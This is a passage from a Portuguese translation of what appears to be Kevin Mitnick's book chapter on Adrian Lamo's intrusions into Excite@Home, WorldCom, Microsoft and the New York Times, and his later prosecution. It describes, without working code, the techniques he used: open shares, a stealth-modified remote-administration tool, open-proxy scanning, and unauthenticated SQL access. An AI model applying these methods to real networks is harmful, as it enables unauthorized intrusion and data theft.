Logo descobriu que esses números de discagem estavam sendo usados por funcionários que ainda Trabalhavam com computadores que tinham versões mais antigas do sistema operacional — versões tão antigas quanto o Windows 98. E vários dos usuários do dial-up tinham *shares abertos*, que permitiam o acesso remoto a certos diretórios ou que ele entrasse no disco rígido sem ler nem escrever a senha. Adrian percebeu que podia fazer mudanças nos scripts para iniciar o sistema operacional, copiando arquivos para os shares, de modo que eles pudessem executar os comandos que escolhesse. Depois de escrever sua própria versão de determinados arquivos de inicialização, ele sabia que primeiro teria de esperar até que o sistema fosse reiniciado para que depois seus comandos fossem executados. Mas Adrian sabia ser paciente.

A paciência acabou compensando, e Adrian passou para a etapa seguinte: instalar um Remote Access Trojan (um 'RAT'). Mas, para fazer isso, ele não usou nenhum daqueles Tróias comumente disponíveis, desenvolvidos por um hacker, do tipo que os outros invasores usam com más intenções. Programas antivírus, tão populares hoje em dia, devem reconhecer programas back door e Tróia e colocá-los imediatamente em quarentena. Para contornar isso, Adrian encontrou uma ferramenta legítima usada por administradores de rede e de sistema — um software comercial de administração remota que ele modifica levemente, de modo a ficar invisível ao usuário.

Embora os produtos antivírus busquem detectar os tipos de software de acesso remoto usados pelo hacker do submundo, eles não procuram software de acesso remoto desenvolvido pelas outras empresas comerciais de software, porque supõem que esses produtos estejam sendo usados legitimamente

(e também, acredito, porque o desenvolvedor do software X da empresa poderia abrir processo se o software antivírus considerasse seu produto suspeito e o bloqueasse). Pessoalmente, penso que essa seria uma má idéia; os produtos antivírus deveriam alertar o usuário sobre *qualquer* produto que pudesse ser usado com más intenções e deixá-lo decidir se foi instalado legitimamente. Tirando vantagem dessa 'falha'. Adrian conseguia, freqüentemente, instalar RATs 'legítimos' que subvertiam a detecção de programas antivírus.

Uma vez instalado com sucesso o RAT no computador @Home do funcionário, ele executava uma série de comandos que lhe forneciam informações sobre as conexões ativas de rede a outros sistemas de computador. Um deles, o 'netstat'. mostrava a atividade de rede de um funcionário que naquele momento estava conectado à Intranet @Home por dial-in e revelava os sistemas de computador na rede corporativa interna que a pessoa estava usando naquele momento.

A fim de exibir uma amostra dos dados devolvidos pelo netstat, executei o programa para examinar a operação na minha máquina. A listagem resultante em parte era assim:

```
C:\Documents and Settings\guest>netstat -a

Active Connections

Proto  Local Address          Foreign Address        State
TCP    lockpicker:1411        64.12.26.50:5190       ESTABLISHED
TCP    lockpicker;2842        catlow.cyberverse.com:22  ESTABLISHED
TCP    lockpicker:2982        www.kevinmitnick.com:http  ESTABLISHED
```

O 'Local Address' lista o nome da máquina local ('lockpicker' era na época o nome que eu usava para o meu computador) e o número da porta daquela máquina. O 'Foreign Address' mostra o nome do host ou endereço IP do computador remoto e o número da porta em que uma conexão foi feita. Por exemplo, a primeira linha da listagem indica que meu computador estabeleceu uma conexão a 64.12.26,50 na porta 5190, a que costuma ser usada para a AOL Instant Messenger. 'State' indica o status da conexão; 'Established', se a conexão estiver ativa; 'Listening', se a máquina local estiver aguardando uma conexão.

A linha seguinte, incluindo a entrada 'catlow.cyberverse.com', fornece o nome do host do sistema de computador com o qual me conectei. Na última linha, a entrada www.kevinmitnick.com: http indica que eu estava ativamente conectado ao meu site Web pessoal.

O dono do computador destinatário não precisa executar serviços em portas conhecidas, mas pode configurar o computador para usar portas não-padronizadas. Por exemplo, HTTP (servidor Web) *é* executado comumente na porta 80, mas o dono pode mudar isso para executar um servidor Web na porta que escolher. Ao listar as conexões TCP de funcionários, Adrian descobriu que funcionários da @Home estavam se conectando a servidores Web em portas não-padronizadas.

Com informações como essas, Adrian conseguiu obter endereços IP para máquinas internas que valeria a pena explorar para obter informações confidenciais da empresa da @Home. Entre outras preciosidades, descobriu um banco de dados *de* nomes, e-mails, números seriais de modem a cabo, endereços IP atuais e mesmo qual o sistema operacional do computador do cliente que estaria sendo executado — para cada um dos quase três milhões de assinantes da banda larga da empresa.

Esse era um 'ataque exótico', nas palavras de Adrian, porque envolvia o seqüestro de uma conexão de um funcionário que estivesse off-site discando para a rede.

Adrian considera esse processo bem simples de ser executado em uma rede- A parte difícil — que levou um mês de tentativas e erros — foi compilar um mapa detalhado da rede: quais são as diferentes partes e como elas se relacionam umas com as outras.

O engenheiro-chefe da rede para a Excite@Home era um homem a quem Adrian tinha dado informações no passado e sentiu que poderia ser confiável. Deixando de lado seu costume de usar um intermediário para passar informações para uma empresa onde ele tinha penetrado, ligou diretamente para o engenheiro e explicou que havia descoberto algumas vulnerabilidades cruciais na rede da empresa. O engenheiro concordou em encontrá-lo, apesar de Adrian ter proposto que fosse bem tarde, e o encontro aconteceu à meia-noite.

"Eu lhe mostrei parte da documentação que reuni. Ele ligou para o responsável pela segurança e *nos* o encontramos no campus [Excite@Home] perto das quatro e meia da manhã." Os dois homens examinaram o material de Adrian e perguntaram exatamente como ele tinha invadido. Perto das seis da manhã, quando estavam terminando, Adrian disse que gostaria de ver o proxy real que havia usado para conseguir acesso.

Nós o encontramos. E eles me perguntaram: "Como você tornaria esta máquina segura?".

Adrian já sabia que o servidor não estava sendo usado para nenhuma função essencial, que era apenas um sistema aleatório.

Tirei meu canivete do bolso, um daqueles tipo suíço, vistoso, com pequenos abridores, e fui em frente. Cortei o cabo e falei: "Agora a máquina está segura". Eles disseram: "Isso já basta". O engenheiro fez uma anotação e colou na máquina. O aviso dizia: "Não ligue".

Adrian tinha descoberto acesso a essa empresa importante graças a uma única máquina que provavelmente não tinha função há muito tempo, mas ninguém notou nem se incomodou em removê-la da rede. "Qualquer empresa", diz Adrian, "terá toneladas de máquinas sem função, ainda ligadas, mas sem serem usadas." Cada uma *é* um potencial para invasão.

MCI WorldCom

Como fez com tantas outras redes antes, mais uma vez Adrian foi atacando os servidores proxy cujas chaves descobriu no reino da WorldCom. Ele começou a busca usando sua ferramenta preferida

para navegar em computadores, um programa chamado ProxyHunter, que localiza servidores proxy abertos. Com essa ferramenta funcionando em seu laptop, escaneou o espaço de endereços da WorldCom da Internet Corporativa, identificando rapidamente cinco proxies abertos — um escondendo claramente uma URL que terminava em wcom.com. De lá só precisava configurar seu browser para usar um dos proxies e então navegar na rede privada da WorldCom com a mesma facilidade que qualquer funcionário.

Uma vez na rede, descobriu outros níveis de segurança. Senhas eram exigidas para acesso a várias páginas Web da Intranet. Tenho certeza de que algumas pessoas acharão surpreendente a paciência que atacantes como Adrian tem e quantas horas eles se dispõem a dedicar ao ataque, determinados a vencer. Dois meses depois, Adrian finalmente começou a fazer incursões.

Ele conseguiu acesso ao sistema de Recursos Humanos da WorldCom, o que lhe permitia saber os nomes e os números de previdência social de todos os 86 mil funcionários da empresa. Com essa informação e a data de nascimento de uma pessoa (ele jura que por meio do anybirthday.com), podia inserir uma nova senha de um funcionário e acessar os registros da folha de pagamentos, inclusive descobrir informações como salário e contatos de emergência. Ele podia até modificar os dados bancários para depósito, desviando contracheques de vários funcionários para sua conta cor-rente. Não cedeu à tentação, mas observou que "muita gente estaria disposta a arrasar por algumas centenas de milhares de dólares".

Dentro da Microsoft

Na ocasião em que foi realizada esta entrevista, Adrian estava aguardando sentença por várias acusações. Ele tinha uma história a contar sobre um incidente do qual não foi acusado, mas em cujas informações, divulgadas pelo promotor federal, foi incluído. Não querendo sofrer mais acusações que aquelas que já estavam na lista do promotor, achou melhor ser discreto ao nos contar uma história sobre a Microsoft. Medindo bem as palavras, explicou:

> **Posso lhes dizer o que foi alegado. A suposição era de que havia uma página Web descoberta por mim que não exigia autenticação, não tinha indicação de propriedade [das informações], não tinha absolutamente nada, exceto um menu de busca.**

Nem mesmo o 'rei' das empresas de software sempre mantém a segurança devida de seus computadores.

Entrando com um nome, Adrian 'supostamente' descobriu os detalhes de um pedido on-line de um cliente. O site foi descrito pelo governo, diz Adrian, como um daqueles que armazenam informações sobre compras e entregas de todos os que compraram on-line do site Web da Microsoft, além de conter dados sobre pedidos a serem pagos com cartões de crédito que tinham sido recusados. Tudo isso seria constrangedor caso as informações se tornassem disponíveis a qualquer pessoa de fora da empresa.

Adrian forneceu detalhes da falha de segurança da Microsoft a um repórter do *Washington Post* em quem confiava, com a condição de que nada seria publicado até que a folha fosse corrigida. O repórter repassou as informações para a Microsoft, e o pessoal de TI não gostou de saber da invasão.

"A Microsoft queria realmente fazer as acusações", diz Adrian, "Eles forneceram cifras que trariam grande prejuízo — uma fatura de cem mil dólares." Alguém na empresa pode, depois, ter tido segundas intenções em relação a isso. Adrian foi informado posteriormente de que a Microsoft tinha "perdido a fatura". A acusação de invasão foi registrada, mas sem a fatura em dólares. (De acordo com os arquivos on-line do jornal, os editores do *Post* não acharam que valeria a pena divulgar o incidente, apesar de a Microsoft ser o alvo e de um de seus jornalistas ter participado dessa história. Tudo isso faz pensar.)

Um herói, mas não um santo: o hack do *New York Times*

Adrian um dia estava navegando pelo site Web do *New York Times,* quando de repente sentiu uma 'curiosidade momentânea de saber se poderia descobrir uma maneira de invadir a rede de computadores do jornal. "Eu já tive acesso ao *Washington Post",* disse, mas admitiu que o esforço não resultou em nada: "não achei nada de muito interessante".

O *Times* parecia-lhe um desafio maior, uma vez que eles provavelmente haviam se tornado intransigentes na questão de segurança depois que tinha acontecido um hack muito divulgado e constrange-dor alguns anos antes, quando um grupo chamado HFG ('Hacking for girlies') fez uma desfiguração de seu site Web. O grupo criticou o artigo que John Markoff, articulista de tecnologia, escreveu sobre mim, que contribuiu para o tratamento duro que recebi do Departamento de justiça.

Adrian ficou on-line e começou a explorar. Primeiro visitou o site Web, e descobriu rapidamente que era terceirizado; o host não era o *Times,* mas um 1SP externo. Essa *é* uma boa prática para qualquer empresa: significa que uma invasão bem-sucedida no site Web não dá acesso à rede corporativa. Para Adrian, significava que ele teria de trabalhar um pouco mais para encontrar um modo de entrar.

"Eu não sigo checklist", diz Adrian sobre seu modo de realizar as invasões. Mas "quando estou fazendo um reconhecimento, tomo cuidado para reunir informações e investigar outras fontes". Em outras palavras, ele não começa explorando imediatamente o site Web da empresa que está atacando, uma vez que isso poderia fazer com que uma auditoria seguisse seu rastro e o descobrisse. Em vez disso, há ferramentas de pesquisa valiosas e disponíveis, grátis, em American Registry for Internet Numbers (Arin), uma organização sem fins lucrativos responsável por dirigir os recursos para números da Internet para a América do Norte.

Entrando no *New York Times,* na caixa de diálogo Whois da arin.net, obtém-se uma listagem de dados parecidos com estes:

```
New York Times (NYT-3)
NEW YORK TIMES COMPANY (NYT-4)
New York Times Digital (NYTD)
New York Times Digital (AS21568) NYTD 21568
NEW YORK TIMES COMPANY NEW-Y0RK84-79 (NET-12-160-79-0-1)
12.160.79.0 - 12.160.79.255
New York Times SBC0681210B0232040219 (NET-68-121-80-232-1)
68.121.80.232 - 68.121.80.239
New York Times Digital PNAP-NYM-NYT-RM-01 (NET-64-94-185-0-1)
64.94.185.0 - 64.94.185.255
```

Os quatro grupos de números separados por pontos são endereços IP que podem ser considerados como equivalentes, na Internet, a um endereço com o número da casa, o nome da rua, da cidade e do estado em que alguém mora. Uma listagem que mostra uma série de endereços (por exemplo, 12.160.79.0 - 12.16079.255) é referida como *netblock.*

A seguir, Adrian fez uma busca por portas numa série de endereços pertencentes ao *New York Times* e aguardou enquanto o programa escaneava endereços que procuravam portas abertas, na esperança de conseguir identificar alguns sistemas interessantes que pudesse atacar. E identificou. Examinando um número de portas abertas, ele descobriu que nele também havia vários sistemas que executavam proxies abertos mal configurados, o que lhe permitia conectar-se a computadores na rede interna da empresa,

Ele investigou o DNS do jornal esperando encontrar um endereço IP que não fosse terceirizado, mas interno ao *Times,* sem obter sucesso. Em seguida, tentou extrair todos os registros de DNS para o domínio nytimcs.com. Esgotada também essa tentativa, voltou para o site Web e, dessa vez, obteve mais sucesso: descobriu um lugar no site que oferecia aos visitantes uma lista de endereços de e-mail de todos os funcionários do *Times* que estivessem dispostos a receber mensagens do público.

Em minutos Adrian recebeu uma mensagem de e-mail do jornal, Não era a lista de e-mails do repórter que tinha pedido, mas era valiosa. O cabeçalho do e-mail revelou que a mensagem vinha da rede interna da empresa e mostrava um endereço IP que não era publicado. "As pessoas não percebem que mesmo um e-mail pode ser revelador", ressalta Adrian.

O endereço IP interno deu-lhe uma alternativa possível. O passo seguinte foi começar a passar por proxies abertos que já tinha encontrado, escaneando manualmente os endereços de IP dentro do mesmo segmento de rede. Para deixar mais claro, digamos que o endereço fosse 68.121.90.23. A maioria dos atacantes escanearia o netblock desse endereço iniciando com 68.121.90.1 e continuaria até 68.121.90.254, Mas Adrian tentou se pôr no lugar de um técnico de TI da empresa que estivesse instalando a rede e imaginou que a tendência natural da pessoa seria escolher números redondos. Então, ele costumava começar com os números mais baixos — .1 a ,10 e, então, correr as dezenas — .20, .30 e assim por diante.

O esforço não parecia estar produzindo muitos resultados. Adrian descobriu alguns servidores Web internos, mas nenhum que fosse rico em informações. Por acaso, encontrou um servidor com um site antigo de intranet do *Times* que não era mais usado; talvez tivesse sido desativado quando o novo site entrou no ar e desde então ficou esquecido. Ele o achou interessante, leu e descobriu um link que supostamente iria para um velho site de produção, mas desligava, em vez de levá-lo a uma máquina de produção ativa.

Para Adrian, esse foi o Santo Graal. A situação começou a parecer ainda mais clara quando ele descobriu que essa máquina armazenava materiais de treinamento para ensinar os funcionários a usarem o sistema, algo semelhante a um estudante que folheia rapidamente um resumo do romance *Grandes expectativas,* de Dickens, em vez de ler o livro todo e fazer o trabalho sozinho.

Adrian tinha invadido sites demais para sentir qualquer emoção por ter sucesso na empreitada, mas estava conseguindo mais progresso do que podia esperar, E ia ficar melhor ainda. Logo, desco-briu um mecanismo de busca embutido, de uso dos funcionários, para navegar pelo site. "Freqüentemente", diz ele, "os administradores de sistemas não os configuram adequadamente e por isso é possível fazer buscas que deveriam ser proibidas."

E esse foi o caso. O mecanismo forneceu a Adrian o que ele chamou de 'o golpe final'. Algum administrador de sistemas do *Times* havia colocado um utilitário em um dos diretórios que permitia fazer o que é chamado de *consulta livre SQL O* SQL (Structured Query Language) é uma linguagem-padrão usada para pesquisar a maioria dos bancos *de* dados. Nesse caso, uma caixa de diálogo popup apareceu, permitindo que Adrian digitasse comandos SQL sem autenticação, o que significava que poderia fazer busca em praticamente qualquer um dos bancos de dados no sistema e recolher ou trocar informações à vontade.

Adrian reconheceu que o dispositivo em que ficavam os servidores de e-mail estava funcionando com o Lotus Notes. Os hackers sabem que as versões mais antigas do Notes permitem a um usuário passar por todos os outros bancos de dados naquele sistema, e essa parte da rede do *Times* estava funcionando com uma versão mais antiga. O banco de dados do Lotus Notes que Adrian tinha encontrado o deixava "na maior empolgação, porque eles incluíram todos, desde a direção a cada dono de banca, quanto eles ganhavam e seus dados pessoais", incluindo o número da previdência social. "Havia ainda informação do assinante e de qualquer um que escrevesse para reclamar do serviço ou fazer solicitações."

Ao lhe perguntarem que sistema operacional o *Times* estava usando, Adrian respondeu que não sabia. "Não analiso uma rede dessa forma", explicou.

Não é a tecnologia, são as pessoas e como elas configuram as redes. A maioria das pessoas é muito previsível. Freqüentemente, descubro que elas constroem redes quase sempre do mesmo modo.

Muitos sites eCommerce cometem esse erro. Eles supõem que as pessoas farão entradas no pedido adequado. Ninguém supõe que o usuário deixará de efetuar o pedido.

Em virtude dessa previsibilidade, um bom atacante poderia colocar um pedido num site Web on-line, passar pelo processo de compra até o momento em que seus dados fossem verificados e então voltar e mudar as informações de conta. O atacante pega a mercadoria, e alguém paga o débito no cartão de crédito. (Embora Adrian tenha explicado o procedimento detalhadamente, ele pediu que não publicássemos a descrição completa, porque ela permitiria que outras pessoas fizessem isso.)

O que Adrian quer ressaltar é que as administradoras de sistemas não costumam prever o raciocínio de um atacante, tornando a tarefa dele muito mais fácil. E *é* isso o que explica o sucesso dele na etapa seguinte, a de penetrar na rede de computadores do *Times.* O mecanismo interno de busca não deveria ser capaz de indexar todo o site, mas foi. Ele descobriu um programa que trazia um formulário SQL que lhe permitia controlar os bancos de dados, inclusive digitar perguntas para obter informações. Então ele teve de descobrir os nomes dos bancos de dados naquele sistema e identificar aqueles que pareciam interessantes. Foi assim que descobriu um banco de dados de grande interesse: ele continha uma lista completa de nomes de usuários e senhas que pareciam ser de todos os funcionários do *New York Times.*

A maioria das senhas, ficou claro, era simplesmente os quatro últimos dígitos do número da previdência social das pessoas. E a empresa não se preocupava em usar senhas diferentes para acessar

áreas com informações delicadas — a mesma senha do funcionário servia em toda parte no sistema. E, pelo que se sabe, disse Adrian, as senhas no *Times* não estão mais seguras hoje do que eram na época em que ele fez o ataque.

De lá consegui entrar de novo na Intranet e acessar informações adicionais. Pude até chegar na redação e me conectar como editor-chefe, usando a senha dele.

Ele descobriu um banco de dados em que constava o nome de cada pessoa acusada de terrorismo nos Estados Unidos, inclusive aqueles nomes que não tinham sido divulgados. Continuando a explorar, localizou um banco de dados de todos aqueles que davam suas opiniões no painel do leitor do *Times.* Eram milhares de colaboradores, e o banco revelava seus endereços, seus números de telefone e da previdência social. Adrian fez uma busca por 'Kennedy' e encontrou várias páginas com informações. O banco de dados trazia informações para contato com celebridades e figuras públicas que variavam de professores de Harvard a Robert Redford e Rush Limbaugh.

Adrian acrescentou o próprio nome e o número do seu celular (com base em um código de área do norte da Califórnia, o número *é* '505-HACK'). Obviamente, contando que o jornal nunca imaginaria que a listagem havia sido colocada lá e aparentemente esperando que algum repórter ou editor do painel do leitor pudesse receber, ele completou o campo de experiência digitando 'hacking de computadores/inteligência de segurança e comunicações'.

Esse foi um grande erro, talvez imperdoável. Mesmo assim, para mim a ação não só foi inofensiva, mas divertida. Ainda morro de rir só de imaginar Adrian recebendo um telefonema: "Alô, Sr. Lamo? Aqui *é* fulano, do *New York Times".* E então a pessoa menciona uma opinião ou talvez lhe peça que escreva seiscentas palavras sobre segurança de computadores ou algo do gênero para ser publicado no dia seguinte, na página de opinião do leitor do jornal mais influente do país.

Há mais coisas na saga de Adrian e do *New York Times,* mas o resto não *é* engraçado. Não era necessário, não era característico de Adrian, e causou sérios problemas para ele. Depois de alterar as listagens do banco de dados da página de opinião do leitor, ele descobriu que tinha acesso à assinatura da LexisNexis, feita pelo *Times,* um serviço on-line que os assinantes utilizam para obter informações e notícias.

Ele supostamente teria estabelecido cinco contas separadas e feito diversas buscas — mais de três mil, de acordo com o governo.

Depois de navegar três meses pela LexisNexis sem que o *New York Times* tivesse a menor idéia de que suas contas tinham sido seqüestradas, Adrian finalmente adotou o comportamento de Robin Hood que tinha caracterizado seus ataques anteriores a outras empresas. Entrou em contato com um jornalista conhecido da Internet (como eu, um ex-hacker) e explicou a vulnerabilidade que tinha explorado e que havia lhe dado acesso ao sistema de computadores do *New York Times* — mas somente depois de fazer um acordo com o repórter de que ele não publicaria nenhuma informação sobre a invasão antes de o *Times* ser informado e corrigir o problema.

O repórter me disse que, quando entrou em contato com o *Times,* a conversa não foi bem do jeito que ele ou Adrian esperavam. O *Times,* disse ele, não estava interessado no que ele tinha a dizer, não queria nenhuma informação; seu interesse era falar diretamente com Adrian para descobrir os detalhes, e eles cuidariam de tudo sozinhos. A pessoa do *Times* com quem o repórter falou

nem quis saber qual tinha sido o método de acesso e só concordou em anotar os detalhes porque o repórter insistiu.

O jornal checou a vulnerabilidade e em 48 horas tinha corrigido a falha, diz Adrian. Mas os executivos do *Times* não gostaram de ter sido chamados a atenção por causa do problema de segurança. O ataque anterior, 'Hacking for girlie', havia sido muito divulgado na imprensa, e o constrangimento deles, sem dúvida, foi grande, porque os responsáveis nunca foram pegos. (E não pense que eu tive qualquer ligação com o ataque; na época, estava na prisão, aguardando julgamento.) Pode-se supor, seguramente, que o pessoal de TI do jornal foi muito pressionado para assegurar que eles nunca mais seriam vítimas de uma invasão de hacker. Então, a exploração de Adrian em sua rede de computadores pode ter ferido o ego de alguns e a reputação de outros, o que explicaria a atitude inflexível do jornal quando soube que ele estava tirando vantagem de sua generosidade neo-intencional há meses.

Talvez o *Times* estivesse disposto a demonstrar consideração por ter tido tempo para corrigir a falha em seu sistema de computadores antes de a notícia aparecer na imprensa. Talvez tenha sido somente quando eles descobriram o uso do LexisNexis que decidiram tomar uma medida dura. Independentemente da razão, as autoridades do *Times* fizeram o que nenhuma das vítimas de Adrian tinha feito: chamar o FBI,

Vários meses depois, Adrian soube que o FBI estava à procura dele e desapareceu. Os agentes federais começaram a visitar a família, os amigos e os conhecidos, apertando o cerco e tentando descobrir se ele tinha deixado algum contato com jornalistas para descobrirem por onde andava. O plano mal elaborado resultou em tentativas de levar vários repórteres a quem Adrian tinha dado informações a depor em juízo. "O jogo", escreveu um jornalista, "de repente se tornou sério."

Adrian desistiu de continuar se escondendo depois de apenas cinco semanas. Para a rendição, ele escolheu um de seus lugares prediletos para ser explorado: a Starbucks.

Quando a poeira abaixou, um press release divulgado pela agência do United States Attorney, do Distrito Sul de Nova York, afirmava que "o prejuízo" causado pelo hack de Adrian ao *New York Times* "era [sic] de aproximadamente trezentos mil dólares". Suas transferências gratuitas, de acordo com o governo, chegavam a 18 por cento de todas as buscas que o LexisNexis fez das contas do *New York Times* durante sua travessura no site deles[2].

O governo aparentemente tinha feito o cálculo com base no que a acusação faria para você ou para mim — ou para qualquer um que não fosse assinante do LexisNexis. Para realizar buscas individuais, pagas individualmente, uma taxa muito mais alta, de 12 dólares, é cobrada por uma única consulta. Mesmo calculado de modo inverossímil, Adrian teria de fazer em torno de 270 buscas *todo dia,* durante três meses, para chegar a um total alto como aquele. E como as grandes organizações, como o *limes,* pagam uma taxa mensal por acesso *ilimitado* ao LexisNexis, *é* provável que nunca tenham pago um centavo pelas buscas adicionais de Adrian.

De acordo com Adrian, o episódio do *New York Times* foi exceção em sua carreira de hacking. Ele diz que recebeu agradecimentos tanto da Excite@Home quanto da MCI WorldCom (o que foi o mais gratificante de tudo, uma vez que eles confirmaram que Adrian poderia, realmente, ter feito transferências do pagamento de centenas de funcionários para uma conta corrente que estivesse sob seu controle). Adrian não parece triste e deixa transparecer naturalidade quando diz que "o *New York Times* foi o único que quis me ver processado".

Para piorar ainda mais as coisas para ele. aparentemente o governo, de algum modo, induziu várias vítimas de Adrian a registrar queixas por danos sofridos — incluindo algumas empresas que tinham lhe agradecido pelas informações fornecidas. Mas talvez isso não seja surpreendente: uma solicitação de cooperação por parte do FBI ou de um promotor federal não *é* algo que a maioria das empresas ignoraria, mesmo que tivesse considerado a questão de outro modo na época.

As singulares habilidades de Adrian

Adrian *é* um hacker bem atípico, pois não é fluente em nenhuma linguagem de programação. O sucesso dele, em vez disso, deve-se à análise de como as pessoas pensam, de como instalam sistemas, os processos usados por administradores de sistemas e de redes para fazer arquitetura de rede. Embora ele se ache uma pessoa de memória fraca, consegue descobrir vulnerabilidades ao investigar aplicativos Web de uma empresa para obter acesso à sua rede. Então vai fuçando na rede, construindo pacientemente um diagrama mental de como as peças se relacionam, até que consegue 'materializar' em algum canto da rede aquilo que a empresa pensou estar escondido nos recessos escuros da inacessibilidade e, portanto, a salvo de ataques.

A própria descrição que ele faz revela o inesperado:

> **Acho que há características comuns em qualquer sistema complexo, seja num computador, seja no universo. Nós mesmos incluímos essas características como facetas individuais do sistema. Se você consegue ter uma noção subconsciente desses padrões, às vezes eles funcionam a seu favor, o conduzem a lugares estranhos. O [hacking] sempre esteve, para mim, menos relacionado à tecnologia e mais à religião.**

Adrian sabe que se ele resolver, deliberadamente, comprometer uma característica específica de um sistema, o esforço muito provavelmente fracassará. Mas se ficar vagando, orientado principal-mente pela intuição, acabará chegando aonde deseja,

Adrian não acredita que a abordagem dele seja particularmente única, mas reconhece nunca ter encontrado nenhum outro hacker que obteve sucesso desse modo.

> **Uma das razões pelas quais nenhuma dessas empresas que gastam milhares e milhares de dólares na detecção de hackers nunca ter me detectado é que eu não faço o que vim invasor comum *faz.* Quando identifico um sistema de rede aberto, vejo-o da maneira como supostamente foi feito. Penso: "Tudo bem, os funcionários acessam informações do cliente. Se eu fosse funcionário, o que pediria [ao sistema] para fazer?". É difícil [para o sistema] distinguir atividade legítima de ilegítima, porque você vai passar pela mesma interface que um funcionário passaria. É essencialmente o mesmo tráfego.**

Uma vez que Adrian tem o layout da rede em sua mente, "trata-se menos de olhar números numa tela e mais de ter uma idéia de realmente estar lá, identificando padrões. É um modo de ver, uma visão da realidade. Não posso defini-la, mas vejo-a em minha cabeça. Noto o que vive onde,

como se inter-relaciona e se conecta. E muitas vezes isso me leva ao que algumas pessoas consideram surpreendente".

Durante uma entrevista com a NBC Nightly News em Washington, DC. Adrian foi desafiado a Dentar invadir o sistema da NBC. Ele diz que, com as câmeras ligadas, pôs dados confidenciais na tela em menos de cinco minutos.[3]

Adrian tenta abordar um sistema tanto como um funcionário quanto como um usuário externo faria. Ele acredita que a dicotomia diz à sua intuição aonde ir em seguida. Até representa um papel, fingindo para si mesmo que *é* funcionário e tem de cumprir uma tarefa específica, pensando e agindo da maneira apropriada. Isso funciona tão bem com ele que há muito tempo as pessoas deixaram de ignorar seu sucesso excepcional e de admitir que ele consegue tatear no escuro.

Informação fácil

Uma noite, na mesma Starbucks aonde eu tinha ido tomar café com ele, Adrian escutou uma conversa. Ele estava sentado na mesa, com uma xícara de café na sua frente, quando um carro estacionou e dele saíram cinco homens. Eles se sentaram numa mesa próxima, e Adrian ouviu a conversa. Logo ficou evidente que eram da polícia, e ele teve certeza de que eram do FBI.

Eles conversaram cerca de uma hora, totalmente alheios ao fato de que eu estava sentado lá, sem tocar o meu café. Conversavam sobre o trabalho — quem era querido,

quem não era.

Eles faziam piadas de agentes, sobre como se podia perceber o poder de uma agência pelo tamanho de sua insígnia. Os agentes do FBI usam insígnias muito pequenas, enquanto os do Fish & Game Department trazem insígnias enormes. Então, o poder está na proporção inversa. Eles acharam isso engraçado.

Ao saírem, os agentes deram uma olhada rápida para Adrian, como se tivessem acabado de perceber que o jovem olhava para um café frio e poderia ter ouvido coisas que não deveria.

Outra vez, Adrian conseguiu, com um único telefonema, descobrir informações essenciais sobre a AOL. Embora seus sistemas de TI fossem bem protegidos, ele diz que expôs uma séria vulnerabilidade quando ligou para a empresa que fabrica e instala cabos de fibra óptica. Adrian afirma ter recebido todos os mapas cyber que mostravam onde haviam sido enterrados os cabos principais C de backup da AOL. "Eles simplesmente supunham que se você soubesse ligar para eles, não deveria ter dificuldade para conversar com eles." Um hacker disposto a causar problemas poderia ter custado milhões de dólares à AOL no momento em que fosse interrompido seu funcionamento ou quando houvesse reparos.

Isso é assustador. Adrian e eu concordamos. É espantoso como as pessoas podem ser tão descuidadas com relação às informações.

Hoje em dia

No verão de 2004, Adrian Lamo foi sentenciado a seis meses de confinamento domiciliar e dois anos de liberdade supervisionada, O Tribunal também ordenou-lhe pagar 65 mil dólares em restituição

às suas vítimas[4]. Considerando o ganho potencial de Adrian e sua falta de recursos (ele não tinha casa naquela época, pelo amor de Deus), essa quantia de restituição é claramente punitiva. Ao estipular uma cifra para restituição, o Tribunal deve levar em conta inúmeros fatores, inclusive a capacidade presente e futura de o réu pagar, e as perdas reais sofridas por suas vítimas. Uma ordem de restituição não deve ser um ato punitivo. Na minha opinião, o juiz não considerou realmente a possibilidade de Adrian pagar uma quantia tão grande, mas é provável que, em vez disso, tenha estipulado a quantia como uma maneira de transmitir uma mensagem, uma vez que o caso de Adrian foi muito explorado nos noticiários.

Enquanto isso, ele está se reabilitando e levando sua vida. Assiste a aulas de jornalismo numa faculdade comunitária em Sacramento; também escreve artigos para um jornal local e está começando a fazer alguns free lances.

Para mim, o Jornalismo é a melhor carreira que eu poderia escolher, pois com ele continuo sendo verdadeiro com o que me instiga — a curiosidade, a vontade de ver as coisas de um modo diferente, querer saber mais sobre o mundo à minha volta. Os mesmos motivos que o hacking.

Adrian está, espero, sendo honesto consigo mesmo e comigo quando fala que têm consciência de que deve dar um novo rumo à sua vida.

Eu estaria mentindo se dissesse que penso que as pessoal podem mudar do dia para a noite. Não consigo deter minha curiosidade de uma hora para outra, mas posso canalizá-la e aplicá-la de um modo que não prejudique as pessoas. *Se* há uma coisa de que me conscientizei com esse processo ó que há pessoas reais por trás das redes. Eu realmente não consigo pensar em uma invasão em computador sem considerar as pessoas que têm de ficar acordados várias noites preocupando-se com isso. Acho que, para mim. o jornalismo e a fotografia são substitutos intelectuais do crime. Eles me permitem exercitar minha curiosidade, me deixam ver as coisas de um modo diferente, me possibilitam entrar por tangentes, mas de um modo que respeita as leis.

Adrian também conseguiu fazer free lance para a *Network World.* Eles tinham entrado em contá-to com ele, queriam usá-lo como fonte para uma história. Adrian vendeu-lhes a idéia de que, em vez de fazer uma entrevista com ele para complementar o artigo, eles o deixassem escrever uma parte do artigo. O editor da revista concordou. Então, acompanhando um texto que descrevia hackers havia um texto escrito por ele que descrevia administradoras de rede.

O Jornalismo é o que eu quero fazer. Sinto que posso fazer diferença, e não se ganha muito trabalhando em segurança. Segurança é um setor que conta muito com os medos e as incertezas das pessoas no que diz respeito a computadores e tecnologia. Jornalismo fala muito mais sobre a verdade.

Hacking é uma questão única de ego. Envolve o potencial de um único indivíduo ter enorme poder nas mãos, poder este reservado ao governo ou a grandes empresas. A idéia de um adolescente ser capaz de provocar uma pane de energia assusta o governo. Pelo menos deveria.

Ele não se considera um hacker, cracker ou invasor da rede. "Cito Bob Dylan: 'Não sou prega-dor nem caixeiro-viajante. Só faço o que faço'. Fico feliz quando as pessoas entendem ou querem entender isso,"

Adrian diz que lhe ofereceram empregos lucrativos em agências militares e no governo federal. Ele os recusou. "Muita gente adora sexo, mas nem todos querem fazer disso um meio de sobrevivência."

Este é Adrian, o purista... o hacker que pensa no homem.

Insight

Ao pensar na atitude e nas ações de Adrian Lamo, acho que você concordará comigo com relação à maneira como os promotores federais calcularam o custo dos 'danos' que ele causou.

